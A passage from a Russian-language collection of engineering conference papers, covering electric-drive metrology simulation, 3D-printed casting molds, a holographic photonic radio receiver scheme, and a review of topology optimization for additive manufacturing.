Проведем моделирование со следующими параметрами:  $J = 0,00005 \text{ кг}\cdot\text{м}^2$ ;  $L = 0,001 \text{ Гн}$ ;  $R = 1,2 \text{ Ом}$ ;  $k_M = 0,23 \text{ Н}\cdot\text{м}/\text{А}$ ;  $k_V = 0,29 \text{ В}\cdot\text{с}/\text{рад}$ .




Рисунок 2 – Переходные процессы скорости (а) и тока (б) в МДПТ

Имитационная модель ЭП должна соответствовать структурной и функциональной схемам. Обобщенная виртуальная имитационная модель ЭП содержит модели электрических двигателей, исполнительных устройств, регуляторов, датчиков обратных связей, преобразователей координат, широтно-импульсных модуляторов (ШИМ), силовых преобразователей и др. и имеет вид, представленный на рис.3.




Рисунок 3 – Функциональная схема ЭП



Приняты следующие обозначения: РС, РТ – регуляторы скорости и тока; ГТС – генератор треугольного сигнала; ШИМ – широтно-импульсный модулятор; ЛС – логическая схема; УГР – устройство гальванической развязки; СП – силовой преобразователь; ДПТ – двигатель постоянного тока; ПНТ – преобразователь ток/напряжение; ДТ – датчик тока; ДС – датчик скорости.

Расчет регуляторов ИИУС ЭП осуществляется исходя из классической теории электропривода (регуляторов положения, скорости, тока) на технический и симметричный оптимум [5,6].

Передаточная функция регулятора тока при настройке контура тока на технический оптимум имеет вид:

$$W_{PT}(s) = \frac{R_{обм}}{2T_{СП}k_{СП}k_{ДТ}} = k_{PT}, \quad (2)$$

где  $k_{СП}$  – коэффициент передачи силового преобразователя;  $T_{СП}$  – постоянная времени, равная частоте ШИМ;  $k_{ДТ}$  – коэффициент передачи схемы включения датчика тока.

Передаточная функция регулятора скорости при настройке контура скорости на симметричный оптимум имеет вид:

$$W_{PC}(s) = \frac{Jk_{ДТ}(8T_{СП}s + 1)}{32k_{М}T_{СП}^2k_{ДС}s} = k_{PC} \frac{T_{PC1}s + 1}{T_{PC2}s + 1}, \quad (3)$$

где  $k_{ДС}$  – коэффициент передачи датчика скорости;  $T_{PC1}, T_{PC2}$  – постоянные времени регулятора.

Составим схмотехническую модель ЭП (рис.4) в программе Matlab Simulink.




Рисунок 4 – Схмотехническая модель ЭП

Подадим на вход схмотехнической модели ИИУС ЭП сигналы задания скорости амплитудой 10В и 0.002В и рассчитаем диапазон регулирования скорости. Результаты моделирования представлены на рис.5.




Рисунок 5 – Тахограммы при входных сигналах амплитудой 10В (а) и 0,002В (б)

На рисунке 5 видно, что поведение электропривода при больших и малых сигналах задания скорости сильно отличается:

- при входном сигнале амплитудой 0,002 В наблюдается перерегулирование в тахограмме примерно на 5%, что обусловлено настройкой контура регулирования скорости на симметричный оптимум;
- при входном сигнале амплитудой 10В в тахограмме перерегулирование отсутствует, что обусловлено действием ограничений сигналов регуляторов, усилителя мощности.

Согласно ГОСТ 27803-91 коэффициент неравномерности вращения электропривода рассчитывается по выражению (6)

$$k_n = 2 \cdot \frac{n'_{\max} - n'_{\min}}{n'_{\max} + n'_{\min}}; k_n = 0,161. \quad (6)$$

где  $n'_{\max}$ ,  $n'_{\min}$  – максимальное и минимальное значение мгновенной скорости двигателя. Диапазон регулирования скорости рассчитаем по выражению (7)

$$D = \frac{\omega_{\max}}{\omega_{\min}} = \frac{n_{\max}}{n_{\min}}; D = \frac{310}{0.062} = 5000. \quad (7)$$

где  $\omega_{\max}$  – максимальная и минимальная угловая скорость электрического двигателя соответственно;  $n_{\max}$ ,  $n_{\min}$  – максимальная и минимальная мгновенная скорость электрического двигателя соответственно.

Аналогичные эксперименты проводятся с реальными ЭП при проверке на соответствие ГОСТ 27803-91. Сравнительный анализ лабораторных стендов и имитационных моделей доказывает, что погрешность результатов компьютерного моделирования не превышает 10%.

#### Список использованных источников

1. Терехов В.М. Системы управления электроприводов: Учебник для студентов высших учебных заведений – М.: Издательство центр «Академия» 2005. 304 с.
2. Слепцов В.В., Мостовской М.В. Методика оценки метрологических характеристик регулируемого электропривода методом схемотехнического моделирования // Законодательная и прикладная метрология. 2021. №1(6). С. 22-26.
3. Мостовской М.В. Регулируемый электропривод для лазерных технологических установок: оценка метрологических характеристик методом схемотехнического моделирования // Измерительная техника. 2022. №2. С. 8-13.
4. Paul C. Krause, Oleg Wasynczuk, Scott D. Sudhoff. Analysis of electric machinery and drive systems, EEE Press, 2002, 613 p.
5. Елисеев В.А., Шинянский А.В. Справочник по автоматизированному электроприводу – М.: Энергоатомиздат, 1983 – 616 с.
6. Герман-Галкин С.Г. Matlab & Simulink. Проектирование мехатронных систем на ПК. СПб.: КОРОНА-Век, 2008. 368 с.

#### THEORETICAL ESTIMATION METROLOGICAL CHARACTERISTICS OF INFORMATION-MEASURING AND CONTROL SYSTEMS ELECTRIC DRIVE

Mostovskoy M.V.

*The paper presents a methodology for determining the metrological characteristics of adjustable electric drives for industrial use at the early stages of design. The proposed method for determining metrological characteristics is based on the requirements of GOST 27803-91. Simulation models of the investigated information-measuring and control systems of electric drives, calculation formulas and recommendations for practical testing are given.*

**Keywords:** electric drive, speed control range, rotation non-uniformity coefficient, speed error, DC motor, simulation model.

\*\*\*\*\*

## ПРИМЕНЕНИЕ АДДИТИВНЫХ ТЕХНОЛОГИЙ ДЛЯ ПОЛУЧЕНИЯ ЛИТЕЙНЫХ ФОРМ

**Плешаков Федор Александрович**

*Аспирант, ДВФУ «Дальневосточный федеральный университет»*

**Морозова Нина Тихоновна**

*К.т.н., доцент, ДВФУ «Дальневосточный федеральный университет»*

*В статье предложены перспективы использования аддитивных технологий для автоматизированного получения литейных форм. Нужная геометрия литейной формы образуется за счет послойного нанесения материала на поверхность и склеивания частиц в нужных участках. Используются 3D принтеры, которые послойно укладывают специальный состав, имеющий подходящие характеристики для последующего литья. Таким образом, почти любую литейную форму можно получить за короткий срок.*

**Ключевые слова:** аддитивные технологии, литейная форма, 3D-печать, песчаная смесь, наполнитель, связующее.

Литье одно из древнейших способов получения заготовок различных конфигураций и размеров. Ключевым этапом технологического цикла изготовления отливок является изготовление литейных форм, так как она непосредственно влияет на отливку, перенося все несоответствия форм и размеров. На любом заводе используется литейная оснастка [2], главный недостаток которой – это долгое время изготовления мастер моделей. И часто ради ускорения производства форм жертвуют качеством получаемой отливки. В современных условиях для увеличения производительности предприятий промышленности применяют аддитивные технологии получения литейных форм. Вместо изготовления мастер моделей, которые необходимы для придания нужной геометрии литейной форме, эта форма изготавливается напрямую, с использованием аддитивных технологий. То есть образуется за счет послойного нанесения материала на поверхность и склеивания частиц в нужных участках (Рисунок 1).




Рисунок 1 – Литейная форма, полученная прямым производством

Сплошной линией указаны границы раздела, штриховой линией указан склеенный материал литейной формы, Пунктирной линией указан не отвердевший материал. Стрелки указывают на направление нанесения слоев.

Преимущества прямого изготовления формы:

- исключительная ширина конфигурации геометрии отливок;
- не требуются литейные уклоны;
- ускорение процесса создания формы.

Недостатки:

- непрочная форма, что ограничивает номенклатуру материала отливок (Как по плотности, так и по температуре плавления).

Устройство, воплощающее в себе эту идею, есть 3D принтер, который послойно укладывает специальный состав, имеющий подходящие характеристики для последующего литья. Таким образом, почти любую литейную форму можно получить за короткий срок. В России используют зарубежные 3D-принтеры, применяющие аддитивные технологии для изготовления литейных песчаных форм. Российские 3D-принтеры используют иностранные комплектующие, а в современных условиях есть необходимость создания импортонезависимого оборудования по изготовлению песчано-литейных форм. Решение этой задачи требует проведения предварительных исследований и испытаний.

Главными агрегатами 3D-принтера являются устройства нанесения наполнителя и связующего. Для формирования литейной формы в 3D принтерах используют три компонента:

- наполнитель, который устойчив к высоким температурам;
- связующее, который скрепляет основной материал;
- катализатор, который делает возможным скрепление.

Наличие катализатора объясняется тем, что связующее в обычных условиях не должно быстро затвердевать, даже при контакте с наполнителем, как так последний относительно инертен.

При создании импортонезависимого оборудования по изготовлению песчано-литейных форм с помощью аддитивных технологий необходимы научно – исследовательские работы по разработке устройств нанесения наполнителя и связующего.

#### **Список использованных источников**

1. Ефимов П.А., Сыч А.А., Баранчугов И.А., Морозова Н.Т., Ноткин Б.С. Эксплуатация сервисных роботов. Санкт-Петербург, 2021. С. 140.
2. Зленко М.А. Аддитивные технологии в машиностроении. М.: ГНЦ РФ ФГУП «НАМИ», 2017. 220 с.
3. Категоренко Ю. И. Технология литейного производства: учебник. 2-е изд. Екатеринбург: Изд-во Рос. гос. проф.-пед. ун-та, 2018. 684 с.
4. Караваев А.Д. Исследование гибких энергоподводов технологических роботов. В сборнике: Роль и место информационных технологий в современной науке. Сборник статей Всероссийской научно-практической конференции. 2019. С. 19-21.

#### **APPLICATION OF ADDITIVE TECHNOLOGIES FOR THE PRODUCTION OF MOLDS**

***Pleshakov F. A., Morozova N.T.***

*The article suggests the prospects of using additive technologies for automated production of molds. The desired geometry of the mold is formed by layering the material on the surface and gluing the particles in the right areas. 3D printers are used, which lay down a special composition in layers that has suitable characteristics for subsequent casting. Thus, almost any mold can be obtained in a short time.*

**Keywords:** *additive technologies, casting mold, 3D printing, sand mixture, filler, binder.*

\*\*\*\*\*

## РАЗРАБОТКА ВАРИАНТА СТРУКТУРНОЙ СХЕМЫ ГОЛОГРАФИЧЕСКОГО ФОТОННОГО УСТРОЙСТВА ДЛЯ ПОВЫШЕНИЯ ЧУВСТВИТЕЛЬНОСТИ РАДИОПРИЕМА

*Прыгунов Александр Германович*  
к.т.н., доцент, доцент кафедры «Радиоэлектроника»,  
Донской государственный технический университет

*Фунт Илья Денисович*  
Студент, Донской государственный технический университет

*В статье показана актуальность разработки голографического фотонного устройства для повышения чувствительности радиоприема. Разработан вариант структурной схемы такого устройства. Обосновано повышение чувствительности радиоприёма путём демодуляции принятого радиосигнала в оптическом диапазоне длин волн с использованием в схеме радиоприёма объёмной Фурье-голограммы.*

**Ключевые слова:** фотоника, голография, радиосистемы, модуляция, чувствительность, интерференция, оптика, помеха, супергетеродин.

**Введение.** Важной технической характеристикой радиосистем является их чувствительность, которая определяет дальность радиосвязи и помехоустойчивость радиоприёма [1]. Задача повышения чувствительности радиоприёма с каждым годом становится все более актуальной. Один из вариантов решения этой задачи лежит на пути оптической обработки принимаемых радиосигналов, т.е. построения схемы радиоприёмника с использованием радиофотоники. Среди современных радиофотонных конструктивных элементов наиболее высокие потенциальные технические характеристики имеют конструктивные элементы на основе голографической фотоники [2]. Это обуславливает актуальность решения задачи разработки варианта структурной схемы голографического фотонного устройства для повышения чувствительности радиоприема.

**Решение задачи.** Вариант структурной схемы радиоприёмного устройства с использованием в его конструкции голографического устройства повышения чувствительности радиоприёма представлен на рисунке 1.




Рисунок 1 – Схема радиоприёмного устройства с повышенной чувствительностью радиоприёма

В состав структурной схемы на рисунке 1 входят следующие конструктивные элементы: WA – антенное устройство, УРЧ – усилитель радиочастоты, ПЧН – преобразователь

частота/напряжение, Л – лазер с внешним управлением его частоты, ОР – оптический разветвитель, ЛЗ – линия задержки, РК1 и РК2 – регулируемые коллиматоры, ОФГ – объёмная Фурье-голограмма, ЛФПУ – линейка фотоприёмных устройств, ЛПУ – линейка пороговых устройств, РУ – решающее устройство.

Устройство, схема которого представлена на рисунке 1, работает следующим образом: радиосигнал, принятый антенной WA и прошедший через входную цепь, поступает на вход усилителя радиочастоты (УРЧ). Усиленный сигнал с выхода УРЧ поступает на вход преобразователя частота/напряжение (ПЧН). В ПЧН значение частоты сигнала преобразуется в выходное напряжение этого устройства, пропорциональное значению частоты сигнала, поступающего на вход этого устройства. Выходной сигнал ПЧН поступает на управляющий вход лазера с внешним управлением его частоты (Л). Частота оптического излучения на выходе лазера Л изменяется в соответствии со значением напряжения сигнала с выхода ПЧН, подаваемого на вход управления частотой лазера Л. Таким образом, частота оптического излучения на выходе лазера Л изменяется в соответствии с изменениями частоты радиосигнала, принимаемого антенной WA. Оптическое излучение с выхода лазера Л поступает на вход оптического волокна в виде ОР. ОР разделяет оптический сигнал на две равные части. Одна часть этого сигнала поступает на вход ЛЗ. В ЛЗ происходит задержка фазы оптического сигнала, поступающего на её вход. Это обусловлено различием фазовой скорости оптического излучения в оптическом волокне на участке между ОР и РК2 и в линии задержки. С выхода ЛЗ оптический сигнал по оптическому волокну поступает на вход регулируемого коллиматора РК1. С выхода РК1 оптическое излучение в виде светового потока со сферическим волновым фронтом через свободное пространство (без оптического волокна) направляют в плоскость ОФГ. С другого входа разветвителя ОР оптический сигнал через оптическое волокно поступает на вход РК2. С выхода РК2 оптическое излучение в виде светового потока со сферическим волновым фронтом через свободное пространство (без оптического волокна) также, как и оптический сигнал с выхода РК1, направляют в плоскость ОФГ. В плоскости ОФГ в области перекрытия световых потоков, падающих в эту плоскость с выходов РК1 и РК2, формируется интерферограмма. Интерференционные полосы этой интерферограммы имеют кольцевую форму [3]. Сформированная интерферограмма проецируется ОФГ на входную плоскость ЛФПУ. ЛФПУ представляет собой набор миниатюрных фотоприёмников, расположенных рядом друг с другом. Выход каждого фотоприёмника соединен со входом соответствующего ему порогового устройства ЛПУ. Выход каждого порогового устройства ЛПУ соединен с соответствующим ему входом РУ. На выходе каждого порогового устройства ЛПУ в соответствии с порогом, установленном на этом устройстве, формируется электрический сигнал, соответствующий 0 или 1 цифрового двоичного кода. Таким образом, на выходах ЛПУ формируется кодовые комбинации параллельного цифрового двоичного кода. Эти кодовые комбинации в параллельном виде поступают на вход РУ. В РУ происходит демодуляция радиосигнала, принятого радиоприёмником. Демодулированный сигнал с выхода РУ передается получателю сообщения или на оконечное регистрирующее устройство. Схема, разработанного радиоприёмного устройства, обеспечивает приём и демодуляцию радиосигналов с частотной модуляцией и манипуляцией и обеспечивает повышенную чувствительность к приёму таких сигналов. Повышение чувствительности радиоприёма обусловлено голографической фазовой демодуляцией принятого радиосигнала в оптическом диапазоне длин волн. Схема разработанного радиоприёмного устройства позволяет исключить зеркальную и интермодуляционные помехи. Это обусловлено отсутствием в схеме радиоприёмника преобразователя частоты. Исключение из структурной схемы радиоприёмника преобразователя частоты и оптическая фазовая демодуляция принятого радиосигнала и обеспечивают повышение чувствительности радиоприёма, которая снижена в тракте супергетеродинного радиоприёмника за счёт наличия зеркальных и интермодуляционных помех [1].

**Выводы.** Оптическая обработка принятого радиосигнала обеспечивает высокие быстродействие и точность при демодуляции этого сигнала. Использование в оптической схеме радиоприёмника ОФГ позволяет канализировать световой поток, проецируемый ОФГ в плоскость ЛФПУ таким образом, что не менее 90% энергии проецируемого светового потока направляются в центральную часть прожекторной зоны [4]. Это позволяет повысить чувствительность оптической части схемы демодуляции принятого радиосигнала.

Использование в схеме линии задержки позволяет фиксировать изменение частоты принятого радиосигнала относительно её предыдущего значения. Эти изменения являются фазовыми и относительно низкочастотными по сравнению со значениями частоты принятого радиосигнала. Отсутствие в схеме разработанного радиоприёмника нелинейных преобразователей в виде активных элементов смесителей позволяет исключить помеховые высокочастотные гармоники, являющиеся результатами преобразования сигнала на этих элементах. Это также позволяет повысить чувствительность радиоприёма при использовании схемы разработанного устройства.

#### **Список использованных источников**

1. Буга, Н. Н. Радиоприёмные устройства: учебное пособие для вузов по специальности "Радиосвязь и радиовещание" / Н. Н. Буга, А. И. Фалько, Н. И. Чистяков. – Москва: Радио и связь, 1986. – 319 с.
2. Прыгунов А.Г. Физические основы использования объёмных отражательных голограмм в устройствах радиофотоники. // Электросвязь. 2021. № 8, С. 54-59.
3. Дуденкова, В. В. Оптическая голография: учебное пособие / В. В. Дуденкова. – Нижний Новгород: Национальный исследовательский Нижегородский государственный университет имени Н. И. Лобачевского, 2015. – 55 с.
4. Прыгунов А.Г., Прыгунов А.А., Трещачёв В.В., Трещачёва А.В. Увеличение плотности энергии информационного поля оптического интерферометра дифракционным голографическим методом. // Современные проблемы радиоэлектроники. / Материалы четвертой научной международной конференции. Ростов-на-Дону: РИО РТИСТ ФГБОУ ВПО «ЮРГУЭС», 2012. – с. 178-181.

#### **DEVELOPMENT OF A VARIANT OF A BLOCK DIAGRAM OF A HOLOGRAPHIC PHOTONIC DEVICE TO INCREASE THE SENSITIVITY OF A RADIO RECEIVER**

*Prygunov A.G., Funt I.D.*

*The article shows the relevance of the development of a holographic photonic device to increase the sensitivity of a radio receiver. A variant of the block diagram of such a device has been developed. An increase in the sensitivity of the radio receiver is justified by demodulating the received radio signal in the optical wavelength range using a volumetric Fourier hologram in the radio receiver circuit.*

**Keywords:** *photonics, holography, radio systems, modulation, sensitivity, interference, optics, interference, superheterodyne.*

\*\*\*\*\*

## ПРИМЕНЕНИЕ ТОПОЛОГИЧЕСКОЙ ОПТИМИЗАЦИИ ИЗДЕЛИЙ В АДДИТИВНЫХ ТЕХНОЛОГИЯХ

**Савельев Добрыня Олегович**

*Студент, Сибирский государственный университет науки и технологий  
им. М. Ф. Решетнева*

**Максименко Евгений Георгиевич**

*Студент, Сибирский государственный университет науки и технологий  
им. М. Ф. Решетнева*

**Черенков Олег Артемович**

*Студент, Сибирский государственный университет науки и технологий  
им. М. Ф. Решетнева*

*Аддитивные технологии позволяют получать детали сложного профиля различной номенклатуры с высоким коэффициентом использования материала. В статье изучается топологическая оптимизация изделий для аддитивных технологий. Для изготовления деталей по аддитивным технологиям широко применяются порошки алюминиевых сплавов в связи с их высокой технологичностью. Для наиболее полного использования возможностей аддитивных технологий необходимо применять новые подходы к проектированию деталей, один из которых основан на принципах топологической оптимизации.*

**Ключевые слова:** *аддитивные технологии, топологическая оптимизация, корпусная деталь, структурная топология, метод двунаправленной эволюционной структурной оптимизации.*

Оптимизация топологии – это передовой метод проектирования конструкций, позволяющий получить оптимальную конфигурацию конструкции за счет разумного распределения материалов, удовлетворяющего заданным условиям нагрузки, характеристикам и ограничениям. По сравнению с оптимизацией размера и формы оптимизация топологии не зависит от исходной конфигурации и имеет более широкое пространство для проектирования. Следовательно, он был разработан как основной метод структурного проектирования для высокопроизводительных, легких, а также multifunctional конструкций и широко используется в аэрокосмической, автомобильной, архитектуре и т. д. Типичным примером решения по оптимизации топологии является носовые нервюры с наклоном передней кромки для Airbus 380, в результате чего удалось добиться снижения веса конструкции, отвечающего всем требованиям к механическим характеристикам. Помимо оптимизации структурной топологии на основе соответствия, периодическая оптимизация топологии микроструктуры для заданных характеристик (например, отрицательный коэффициент Пуассона, экстремальное тепловое расширение и т. д.) оптимизация структурной топологии теплопроводности, оптимизация компоновки сложной многокомпонентной системы, одновременная оптимизация микроструктуры и макроструктуры и т. д. также привлекли внимание многочисленных исследований.

За последние три десятилетия было предложено несколько методов оптимизации топологии, среди которых наиболее представительными являются метод на основе плотности, эволюционная структурная оптимизация (ESO), метод уровней (LSM) [1]. В методе, основанном на плотности, дискретная задача оптимизации 0–1 преобразуется в задачу непрерывной оптимизации, чтобы ослабить форму бинарного дизайна. Первоначально метод гомогенизации использовался для сопоставления определенной микроструктуры, контролируемой переменной плотности, с эффективными свойствами, но его трудно реализовать из-за математической сложности. Впоследствии Бендсё и Кикучи предложили альтернативный подход, названный



твердым изотропным материалом со штрафом (SIMP). По сравнению с гомогенизацией модуль упругости элемента экспоненциально снижается с точки зрения переменных плотности. SIMP вскоре стал самой популярной оптимизацией топологии и был встроен в коммерческое программное обеспечение для решения инженерных задач из-за его краткой формы [2].

Метод ESO постепенно удаляет неэффективный материал с помощью эвристических стратегий до тех пор, пока не будет удовлетворен заданный объем материала, однако в некоторых случаях трудно получить эффективные решения. Чтобы преодолеть этот недостаток, был предложен метод двунаправленной эволюционной структурной оптимизации (BESO), расширение ESO, позволяющее добавлять, а также удалять материал для модификации структуры.

В отличие от вышеупомянутых методов, LSM использует многомерные функции набора уровней для описания структурной границы. Оптимальная конфигурация с гладкой структурной границей может быть получена путем итеративного решения уравнения Гамильтона-Якоби для обновления функций набора уровней. Недавно предложили метод оптимизации на основе признаков (FDO), производный от LSM, в котором сложные инженерные структуры явно разлагаются на набор простых геометрических элементов (например, суперэллипс). По сравнению с методом, основанным на плотности, можно не только значительно уменьшить количество проектных переменных, но и избежать зигзагообразной границы в оптимальных решениях [3].

Топологически оптимизированные структуры, как правило, характеризуются сложной геометрической конфигурацией. Поэтому сложно изготовить эти инновационные конструкции с помощью обычных процессов (например, механической обработки, литья), поэтому часто необходимы дополнительные обработки для повышения технологичности, что вряд ли реализует весь потенциал оптимизации топологии.

Аддитивное производство (АП), также известное как 3D-печать, изготавливает детали путем послойного соединения материалов. АП открывает возможность изготовления сложных структур, особенно для структур оптимизации топологии. Без дополнительных инструментов, пресс-форм и сложных процедур, АП является гибким для любых сложных конструкций, что не только снижает себестоимость производства, но и сокращает производственный цикл, особенно при быстром прототипировании и мелкосерийном производстве. Кроме того, потенциал АП для сложных конструкций также способствует проектированию цельных конструкций, которые сокращают количество деталей и процессов сборки. За последние несколько десятилетий исследований и приложений появилось довольно много методов АП, включая стереолитографию (SLA), селективное лазерное спекание (SLS), селективное лазерное плавление (SLM), моделирование методом наплавления (FDM) и т. д. Материалы АП охватывают металл, полимер, композит, биоматериал и т. д. Детали АП варьируются от микро-наноконструкций до крупных структур измерителей. Благодаря мощным персонализированным производственным возможностям, АП разорвал оковы традиционных производственных технологий и сыграл значительную роль в передовой производственной промышленности, которая имеет широкие перспективы применения в аэрокосмической промышленности, мехатронике, медицине и гражданском строительстве [4].

Для структур с оптимизированной топологией АП позволяет инженерам избавиться от ограничений традиционных технологий производства и уделить основное внимание проектированию легких и высокопроизводительных конструкций. В свою очередь, оптимизация топологии является эффективным подходом к продуктам аддитивного производства с легкой и инновационной конфигурацией. Интеграция оптимизации топологии и аддитивного моделирования является важным способом согласования конструкции и производства.

Для разработки крепления троса на переднем лонжероне вертикального оперения была применена оптимизация топологии и АП. По сравнению с обычным компонентом, состоящим из более чем 30 отдельных частей, это интегрированное решение, состоящее только из одной детали, не только обеспечивает снижение веса на 30%, но также значительно сокращает время строительства и монтажа. Кронштейн антенны для дозорного спутника RUAG является еще одним показательным примером успешного применения топологической оптимизации и АП. Минимальные требования к жесткости оптимизированного компонента превышены более чем на 30%, а вес снижен с 1,6 кг до 940 г. Кроме того, многие соревнования, такие как «Кубок

позвоночника», спонсируемый Северо-Западным политехническим университетом (NWPU), «Кубок Тяньгун», спонсируемый Китайской аэрокосмической научно-промышленной корпорацией (CASIC), и конкурс по оптимизации конструкции с помощью 3D-печати, спонсируемый Китайской корпорацией коммерческих самолетов. (COMAC), были проведены для того, чтобы вдохновить исследователей и инженеров на разработку инновационных структур и способствовать применению топологической оптимизации и аддитивного моделирования [5].

Помимо огромного производственного потенциала, аддитивное производство приводит к новым конструктивным ограничениям и производственным дефектам, таким как точность, структурная связность, дополнительная опорная конструкция, шероховатость поверхности, свойства материалов и т. д. Проектирование для аддитивного производства (DAM) требует глубоко интегрировать проектирование и производство продукта за счет учета ограничений процесса аддитивного производства и реальных свойств материалов во время аддитивного производства, а также в полной мере использовать преимущества аддитивного производства для максимизации производительности продукта.

В основных схемах структурного проектирования и производства оптимизация топологии обычно рассматривается как метод концептуального проектирования. Производственные ограничения, подробные инженерные особенности и последующая оптимизация размеров и формы учитываются и добавляются в реконструированную структуру, которая может не соответствовать топологически оптимизированной конфигурации. Следовательно, эта последовательная процедура проектирования не может полностью использовать потенциал оптимизации топологии, и необходимо изучить АП по сравнению с более продвинутыми подходами к проектированию для создания эффективных и инновационных структур.

Как класс легких и многофункциональных (удельная прочность, тепловыделение, диссипация энергии, вибрация, и т.д.) решетчатые структуры, а также пористые микроструктуры привлекают все большее внимание исследователей. Для изготовления решетчатых конструкций с помощью традиционных технологий (механическая обработка, сварка, ткачество и т. д.) требуются не только сложные процедуры, но и длительное рабочее время. таких как SLM, быстро и точно [6].

В последние годы оптимизация проектирования многомасштабных или иерархических решетчатых структур стала ключевой областью исследований в области интеграции топологической оптимизации и аддитивного моделирования и привлекла широкое внимание исследователей, включая: (1) иерархический структурный дизайн, основанный на отображении в сочетании с методом на основе плотности, (2) иерархический структурный дизайн, основанный на крупномасштабной оптимизации размеров стоек, (3) параллельная оптимизация макроструктуры и микроструктуры на основе гомогенизации.

Отображение в сочетании с методом на основе плотности является вырожденным методом SIMP, а распределение плотности имеет тенденцию к непрерывности и градиенту при отмене экспоненциального штрафа. Хотя вычислительная процедура проста в реализации, конфигурация решетки, как правило, до некоторой степени проста. В частности, метод гомогенизации был впервые применен для получения эквивалентного закона конституции материала для представления сотовых структур. После этого была проведена оптимизация топологии для получения оптимального распределения плотности, которое было отображено в явной ячеистой структуре на более позднем этапе строительства. В исследованиях была предложена методика моделирования нерегулярной клеточной структуры, основанная на касательных окружностях, которые автоматически генерируют основной контур неправильной клеточной структуры.

Точно так же все сотовые структуры могут быть определены в соответствии с решением, оптимизированным по топологии. Провели оптимизацию топологии SIMP для получения нескольких решетчатых структур, включая однородную решетчатую структуру, градуированную решетчатую структуру (также называемую гибридной структурой сплошной решетки) и масштабируемую решетчатую структуру. Результаты анализа конечных элементов показывают, что механические характеристики решетчатого раствора хуже, чем у твердого раствора, но раствор с градиентной решеткой и раствор с масштабированной решеткой могут значительно улучшить механические характеристики по сравнению с однородной решетчатой

структурой. Хотя метод, основанный на отображении плотности, легко реализовать, трудно получить иерархическую структуру с несколькими конфигурациями решетки [7].

Для решетчатой конструкции на основе ферм элементарная ячейка решетки служит только вспомогательным инструментом моделирования, в то время как каждая стойка используется в качестве базовой единицы в процедуре численного анализа. Реализована оптимизация размеров стоек для получения градуированных иерархических структур. Как представлено в литературе, так называемый метод согласования размеров и масштабирования (SMS), ориентированный на оптимизацию размеров распорок, был использован для проектирования структуры мезомасштабной решетки. В этом методе структурная топология решетки была создана с помощью набора предварительно определенной конфигурации решетки, а размер распорок был непосредственно определен распределением напряжений в анализе конечных элементов твердого тела. Стоит отметить, что этот метод мог напрямую генерировать решетчатую структуру на основе эвристической стратегии с более высокой вычислительной эффективностью и меньшими вычислительными затратами, но с трудом мог получить оптимальную конфигурацию.

Другим репрезентативным подходом для иерархических структур является многомасштабная параллельная оптимизация топологии материала и структуры, в которой метод гомогенизации играет важную роль в соединении микроструктур и свойств материала, таким образом, как микроструктура, так и макроструктура могут быть оптимизированы для получения схемы с более высокой производительностью [8].

Ячеистый материал менялся от точки к точке в макромасштабе для адаптации макроскопической структурной физической реакции, что не только приводит к интенсивным вычислительным затратам, но и снижает технологичность. Чтобы сбалансировать вычислительные затраты и свободу проектирования, предложили метод иерархической структурной оптимизации с параметризованной микроструктурой решетки, в котором два типа проектных переменных были введены в оптимизацию топологии на основе плотности для одновременного определения как макроструктуры, так и микроструктуры точечной решетки. В частности, перед оптимизацией была построена параметризованная интерполяция для материала решетки (PILM), то есть ряд полиномиальных функций, соединяющих переменные управления решеткой и эффективные механические свойства, чтобы сэкономить вычислительные затраты. Оптимизированная балка с трехточечным изгибом и образцы, изготовленные методом аддитивного производства. Как численное моделирование, так и механический эксперимент показали, что неоднородная решетчатая структура лучше, чем однородная решетчатая структура. В этом методе параметризованная решетка обеспечивала как связность соседних микроструктур, так и технологичность [9].

Иерархическая усиленная тонкостенная конструкция, состоящая из основных элементов жесткости и второстепенных элементов жесткости, является своего рода широко используемой облегченной конструктивной конфигурацией в аэрокосмических конструкциях, например, ракет-носителей и крыльев самолетов [10]. Поскольку увеличенные глобальные размеры и многочисленные локальные особенности, объемный анализ и структурная оптимизация обычно требуют больших вычислительных затрат [11]. Второстепенные элементы жесткости размазаны для повышения эффективности вычислений, а основные элементы жесткости сохранены для точного прогнозирования преобладающего режима частичного общего увеличения объема и общего режима увеличения объема [12]. Таким образом, для преобразования второстепенных элементов жесткости были применены метод размазанных элементов жесткости (SSM) и метод асимптотической гомогенизации и соответствующую обшивку в эквивалентную нежесткую обшивку.

Примечательно, что при оптимизации следует учитывать чувствительность к несовершенствам из-за отклонений объемной нагрузки между конструкциями несовершенных оболочек и конструкциями идеальных оболочек. В частности, ближняя зона вокруг выреза, которая должна была быть заполнена криволинейными элементами жесткости, была сначала определена как проектная область с помощью адаптивного метода, и была принята двухуровневая стратегия оптимизации для проектирования расположения криволинейных элементов жесткости, их количества, профиля сечения и расположения.

Глубокая интеграция оптимизации топологии и АП представляет собой эффективный подход к созданию высокопроизводительных, многофункциональных и легких структур следующего поколения. В этой статье кратко рассказывается о методах проектирования структурной оптимизации для аддитивного моделирования и соответствующих приложений, появившихся в последние годы. Чтобы справиться с ограничениями процедуры последовательного структурного проектирования, используются два основных метода оптимизации топологии для АП, т.е. структурный дизайн, основанный на инновационных конфигурациях (например, решетчатые, иерархические структуры и усиленные тонкие стены) и оптимизация топологии на основе ограничений АМ (например, масштаб длины, связность и ограничения выступа) анализируются и обобщаются. Не только мощные и гибкие производственные возможности полностью используются для точного изготовления решетчатых и иерархических структур со сложной геометрической конфигурацией, но и топологически оптимизированные структуры могут удовлетворять правилам проектирования АП без дополнительной структурной корректировки в процедуре реконструкции.

Структурная оптимизация для АП была и будет по-прежнему актуальной и привлекательной проблемой. И необходимы дальнейшие исследования по оптимизации и практике проектирования промышленных сооружений. В этой статье также представлены текущие исследовательские задачи, включая точную характеристику характеристик решетчатых структур, связанных с масштабом, с минимальными вычислительными затратами, влияние процесса аддитивного моделирования на анизотропию материала и усталостные характеристики, а также проектирование и производство FGM и сложных функциональных многокомпонентных материалов. Чтобы справиться с этими проблемами, дальнейшие направления исследований должны включать следующее:

1. Как систематически и точно охарактеризовать сложные решетчатые структуры, особенно решетку на поверхности, все еще требует дальнейшего внимания и изучения. А эффективный подход к моделированию может способствовать иерархической структурной оптимизации для достижения более высокой производительности.

2. Оперативное развитие передовых производственных технологий, т.е. многоосевая аддитивно-административная система и аддитивные и субтрактивные комбинированные технологии производства еще больше улучшают возможности изготовления сложных структур. Появляющиеся производственные технологии ослабляют ограничения традиционного аддитивного производства, такие как ограничения выступа, но создают новые ограничения и проблемы. Одна из проблем заключается в том, как эффективно запрограммировать возможную последовательность нанесения материала или другой процесс. Интеграция этих новых задач в оптимизацию топологии для получения более эффективного дизайна является многообещающим направлением исследований.

